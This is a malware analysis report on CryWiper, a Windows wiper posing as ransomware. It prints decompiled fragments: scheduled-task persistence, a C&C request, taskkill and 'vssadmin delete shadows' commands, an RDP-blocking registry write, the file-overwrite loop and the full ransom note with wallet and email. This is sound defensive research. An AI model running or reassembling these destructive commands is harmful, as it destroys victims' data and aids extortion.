New Trojan CryWiper pretends to be a ransomware

Most cyberattacks are financially motivated, but in recent years there has been an increase in the number of attacks whose goal is not to enrich, but to harm the victim. One of the tools of such attacks are wipers (from the English wiper) - programs that destroy data without the possibility of recovery. The most notable wipers to come out in 2022 include DoubleZero, IsaacWiper, HermeticWiper, CaddyWiper, WhisperGate, AcidRain, Industroyer2 and RuRansom.

In the fall of 2022, our solutions detected attempts by a previously unknown Trojan, which we called CryWiper, to attack an organization's network in the Russian Federation. After examining a sample of malware, we found out that this Trojan, although it masquerades as a ransomware and extorts money from the victim for “decrypting” data, does not actually encrypt, but purposefully destroys data in the affected system. Moreover, an analysis of the Trojan's program code showed that this was not a developer's mistake, but his original intention.

CryWiper Technical Details

The CryWiper sample that came to us is a 64-bit executable file for Windows OS. The malware was developed in C++ and compiled using the MinGW-w64 toolkit and the GCC compiler. This is not the most common approach among C/C++ malware developers for Windows — the Microsoft Visual Studio development environment is more commonly used for such purposes. Building with MinGW is advisable either when developing a cross-platform application for different operating systems (for example, under Windows, Linux and / or FreeBSD), or if the developer himself uses something other than Windows as the main OS. Note that in the case of CryWiper, the first option is unlikely, since the Trojan uses many calls to WinAPI functions.


Sample build date, according to header PE field: 2022-09-06 11:08:54.
The Trojan sample was found along the following path:

```
c:\windows\system32\browserupdate.exe
```

CryWiper algorithm

Create a task in the scheduler

After starting CryWiper using the Task Scheduler and the schtasks create command , it creates a task to run its own file every 5 minutes.




```
qmemcpy(
  str,
  "schtasks /create /f /sc minute /mo 5 /ru SYSTEM /tn BrowserUpdate /tr C:\\Windows\\system32\\browserupdate.exe",
  107);
Size = Buffer;
*(Buffer + str) = 0;
memset(&Buffer, 0, 0x68ui64);
*&Data = 0i64;
LODWORD(Buffer) = 104;
hObject = 0i64;
v87 = 0i64;
if ( CreateProcessA(0i64, str, 0i64, 0i64, 0, 0x8000200u, 0i64, 0i64, &Buffer, &Data) )
```

Create a task in the scheduler

Communication with C&C

The Trojan then contacts its command and control server using an HTTP GET request and passes the name of the infected computer as a parameter.



Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 5e74cf2d8840c90a3ab9e9fc23767f6f.pcap


```
GET /IYJHNkmy3XNZ?[redacted] HTTP/1.1
Connection: Keep-Alive
User-Agent: WinHTTP Client/1.0
Host: 82.221.141.8

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: [redacted] 2022 07:18:27 GMT
Content-Type: application/octet-stream
Content-Length: 10
Last-Modified: [redacted] 2022 06:26:28 GMT
Connection: keep-alive
ETag: "62f4a114-a"
Accept-Ranges: bytes

do not run
```

1 client pkt, 1 server pkt, 1 turn.
Entire conversation (391 bytes)
Show data as
ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help

CryWiper request and response from C&C

In response, the C&C server sends the string run or do not run , which controls the behavior of the Trojan. If run is returned , then CryWiper will immediately start malicious activity.

In all other cases, special logic is executed, which, judging by the results of our analysis, is conceived as a delay of 4 days (345,600 seconds). However, it was poorly implemented: the code is written in such a way that the malware will under no circumstances wait for the specified time and will simply terminate execution if it has not received the run command. CryWiper saves the current time in the registry (parameter HKCU\Software\Sysinternals\BrowserUpdate\Timestamp) just before checking the response from the server. Having received the command do not runor not given instructions, it calculates how many seconds have passed since the stored moment, and if this value is less than 345,600 seconds, exits. At the same time, it will never be more than 345,600 seconds - in fact, the check takes only a fraction of a second. And the next time it is launched (see above — the Trojan created a task in the scheduler for this purpose), CryWiper will overwrite the Timestamp value again .




```
*v76 = (time64)(0i64, v52, v54);
RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\BrowserUpdate", 0, 0i64, 0, 0xF003Fu, 0i64, &hKey, 0i64);
RegSetValueExA(hKey, "Timestamp", 0, REG_DWORD, v76, 4u);
if ( !std::string::compare(&Buffer, "run") )
{
  *v77 = 1;
  RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, &v82, 0i64);
  RegSetValueExA(v82, "Started", 0, 4u, v77, 4u);
  Payload(v64, v63);
  *v78 = 0;
  RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, v83, 0i64);
  RegSetValueExA(*v83, "Started", 0, 4u, v78, 4u);
}
else
{
  v56 = (time64)(0i64);
  if ( !(RegOpenKeyExA)(HKEY_CURRENT_USER, "Software\\Sysinternals\\BrowserUpdate", 0i64, 0x2001Fi64, &Data) )
  {
    tmp[0] = 4;
    if ( !RegQueryValueExA(*&Data, "Timestamp", 0i64, 0i64, v83, tmp) && *v83 && (v56 - *v83) > 345600 )
    {
      *v79 = 1;
      RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, tmp, 0i64);
      RegSetValueExA(*tmp, "Started", 0, REG_DWORD, v79, 4u);
      Payload(v66, v65);
      *v80 = 0;
      RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, &Data, 0i64);
      RegSetValueExA(*&Data, "Started", 0, REG_DWORD, v80, 4u);
```

Code that measures the time and checks the response from C&C

Stop processes, change settings

After receiving a run response , CryWiper stops processes related to the operation of MySQL and MS SQL database servers, MS Exchange mail server and MS Active Directory web services using the taskkill command. The Trojan does this in order to have access to files that would be occupied by these processes if they were normal.




```
system("taskkill.exe /f /im mysqld.exe");
system("taskkill.exe /f /im sqlwriter.exe");
system("taskkill.exe /f /im sqlserver.exe");
system("taskkill.exe /f /im MSExchange*");
system("taskkill.exe /f /im Microsoft.Exchange.*");
system("taskkill.exe /f /im Microsoft.ActiveDirectory.WebServices.exe");
system("vssadmin delete shadows /for=c: /all");
```

Stopping processes and deleting shadow copies

In addition, the Trojan deletes shadow copies of files using the vssadmin delete shadows /for=c: /all command , which, however, only affects the C: drive. This is probably another oversight of the attacker.

Also, an interesting detail is related to changing the HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\fDenyTSConnections registry setting , which is responsible for preventing connections to the system via the Remote Desktop Protocol (RDP). In ransomware attacks, attackers often set this setting to 0 to allow RDP access to the system, such as for lateral distribution on a compromised network.

Here we observe the opposite behavior: CryWiper sets the value to 1, which prohibits access via RDP.



```
*Data = 1;
RegCreateKeyExA(
  HKEY_LOCAL_MACHINE,
  "SYSTEM\\CurrentControlSet\\Control\\Terminal Server",
  0,
  0i64,
  0,
  KEY_ALL_ACCESS,
  0i64,
  &hKey,
  0i64);
RegSetValueExA(hKey, "fDenyTSConnections", 0, REG_DWORD, Data, 4u);
```

RDP access denied

The purpose of this action is not entirely clear. It is possible that in this way the Trojan developer is trying to make life more difficult for the security and IT specialists who will be involved in responding to the incident - due to this setting, they will not be able to remotely connect to the infected system without additional actions.


Data destruction

To destroy user files, CryWiper generates a sequence of data using the well-known pseudo-random number generator "Mersenne Vortex" and writes this data instead of the original file content.

When searching for custom files, CryWiper skips those that have extensions or are located in the directories indicated in the table.

Ignored file extensions	Substrings in the path to ignored directories
.exe	C:\Windows
.dll	tmp
.lnk	winnt
.sys	temp
.msi	thumb
.CRY	System Volume Information
	Boot
	Windows
	Trend Micro


Files with corrupted content receive an additional **.CRY** extension .



```
seed = std::random_device::read(&g_rand_device);
i = 1i64;
state[0] = seed;
twister = seed;
do
{
  twister = 0x6C078965 * (twister ^ (twister >> 30)) + i;
  state[i++] = twister;
}
while ( i != 624 );
v5 = a1;
v6 = _mm_loadu_si128(&xmmword_4D9B80);
v7 = _mm_loadu_si128(&xmmword_4D9B90);
v8 = a1 + 0x100000;
v9 = _mm_loadu_si128(&xmmword_4D9BA0);
v10 = _mm_loadu_si128(&xmmword_4D9BB0);
do
{
  if ( i == 624 )
  {
    v13 = state;
    do
    {
      v14 = _mm_loadu_si128(v13);
      v15 = _mm_loadu_si128((v13 + 1));
      v13 += 4;
      v16 = _mm_or_si128(_mm_and_si128(v14, v6), _mm_and_si128(v15, v7));
      v17 = _mm_cmpeq_epi32(_mm_and_si128(v16, v9), 0i64);
      v18 = _mm_xor_si128(_mm_srli_epi32(v16, 1u), _mm_loadu_si128((v13 + 393)));
      *(v13 - 1) = _mm_or_si128(_mm_andnot_si128(v17, _mm_xor_si128(v18, v10)), _mm_and_si128(v18, v17));
    }
    while ( v13 != &v31 );
    v19 = v36 ^ ((v32 & 0x7FFFFFFF | v31 & 0x80000000) >> 1);
    if ( (v32 & 1) != 0 )
      v19 = v36 ^ ((v32 & 0x7FFFFFFF | v31 & 0x80000000) >> 1) ^ 0x9908B0DF;
```

Part of the procedure that implements the Mersenne Vortex PRNG. Characteristic constants are distinguished

It is noteworthy that the exact same algorithm for generating pseudo-random numbers was used by another viper - IsaacWiper. However, no other relationship between them could be found. In addition, they were used in attacks on various targets. So, IsaacWiper was seen in attacks on the public sector in Ukraine, and CryWiper, according to our data, attacked an organization in the Russian Federation.




```
while ( 1 )
{
  GenerateRandom(buffer);
  if ( !WriteFile(hFile, buffer, 0x100000u, v238, 0i64) )
    break;
  if ( v181 == ++v183 )
    goto LABEL_211;
}
```

Part of a procedure that destroys the contents of files

CryWiper disguises itself as a ransomware and stores ransom demands in the **README.txt file.** The text of the requirements uses typical ransomware language, and also provides the Bitcoin wallet address for paying the ransom, the email address for contacting the attackers, and the infection ID.

The CryWiper ID string is fixed, it is contained in the body of the Trojan and does not change from launch to launch. In most ransomware, the ID is unique for each victim and is needed by attackers to determine which victim paid the ransom and which did not. Although there are exceptions to this rule: if a new Trojan sample is collected for each attack, then sometimes the ID is left fixed or even not used at all.

One way or another, CryWiper deliberately destroys the contents of files, which means that it makes no sense for attackers to distinguish one victim from another - there is nothing to decrypt after infection anyway.



```
      qmemcpy(
        ((v69 + 1) & 0xFFFFFFFFFFFFFFF8ui64),
        ("All your important files were encrypted on this computer.\n"
         "You can verify this by click on see files an try open them.\n"
         "\n"
         "Encrtyption was produced using unique KEY generated for this computer.\n"
         "\n"
         "To decrypted files, you need to otbtain private key.\n"
         "The single copy of the private key, with will allow you to decrypt the files, is locate on a secret server on"
         " the internet;\n"
         "The server will destroy the key within 24 hours after encryption completed.\n"
         "Payment have to be made in maxim 24 hours\n"
         "To retrieve the private key, you need to pay 0.5 BITCOINS\n"
         "\n"
         "Bitcoins have to be sent to this address: bc1qdr90p815jwen4ymewl7276z45rpzfhm70x0rfd\n"
         "\n"
         "After you've sent the payment send us an email to : fast_decrypt_and_protect@tutanota.com with subject : ERRO"
         "R-ID-63100778(0.5BITCOINS)\n"
         "If you are  not familiar with bitcoin you can buy it from here :\n"
         "\n"
         "SITE : www.localbitcoin.com\n"
         "\n"
         "After we confirm the payment , we send the private key so you can decrypt your system."
       - (v69
        - ((v69 + 1) & 0xFFFFFFFFFFFFFFF8ui64))),
        8i64 * ((v69 - ((v69 + 8) & 0xFFFFFFF8) + 948) >> 3));
```

Text of CryWiper requirements

Relationship with other families

In terms of code and functionality, CryWiper is a new malware that is not related to existing families. However, among vipers, the generation of random values \u200b\u200bwith the help of the Mersenne Vortex is rarely used - simpler options are more common. The choice of algorithm in CryWiper coincides with the previously mentioned IsaacWiper - the only one of the popular wipers that generates pseudo-random values using this algorithm.

We found another rather interesting intersection with other malware when analyzing the email address in the note. It turned out that this address had already been used before, but not in wipers: it was contained in several ransomware samples (for example, MD5: 4A42F739CE694DB7B3CDD3C233CE7FB1 , 71D9E6EE26D46C4DBB3D8E6DF19DDA7D , 0C6D33DA653230F56A7168E73F144) . Two of them belong to the well-known Trojan-Ransom.Win32.Xorist ransomware family, and the third is a lesser-known example from the Trojan-Ransom.MSIL.Agent family. The earliest example using this address is dated mid-June 2017.

Conclusion

CryWiper positions itself as a ransomware program, that is, it claims that the victim's files are encrypted and, if a ransom is paid, they can be restored. However, this is a hoax: in fact, the data has been destroyed and cannot be returned. The activity of CryWiper once again shows that the payment of the ransom does not guarantee the recovery of files.

In many cases, wiper and ransomware incidents are caused by insufficient network security, and it is the strengthening of protection that should be paid attention to. We assume that the number of cyberattacks, including those using wipers, will grow, largely due to the unstable situation in the world. Therefore, the following will help reduce the likelihood of compromise and data loss during attacks by wipers and ransomware.

- Behavioral file analysis security solutions that detect and block malware, such as KES .
- MDR - and SOC services that allow timely detection of an intrusion and take action to respond.
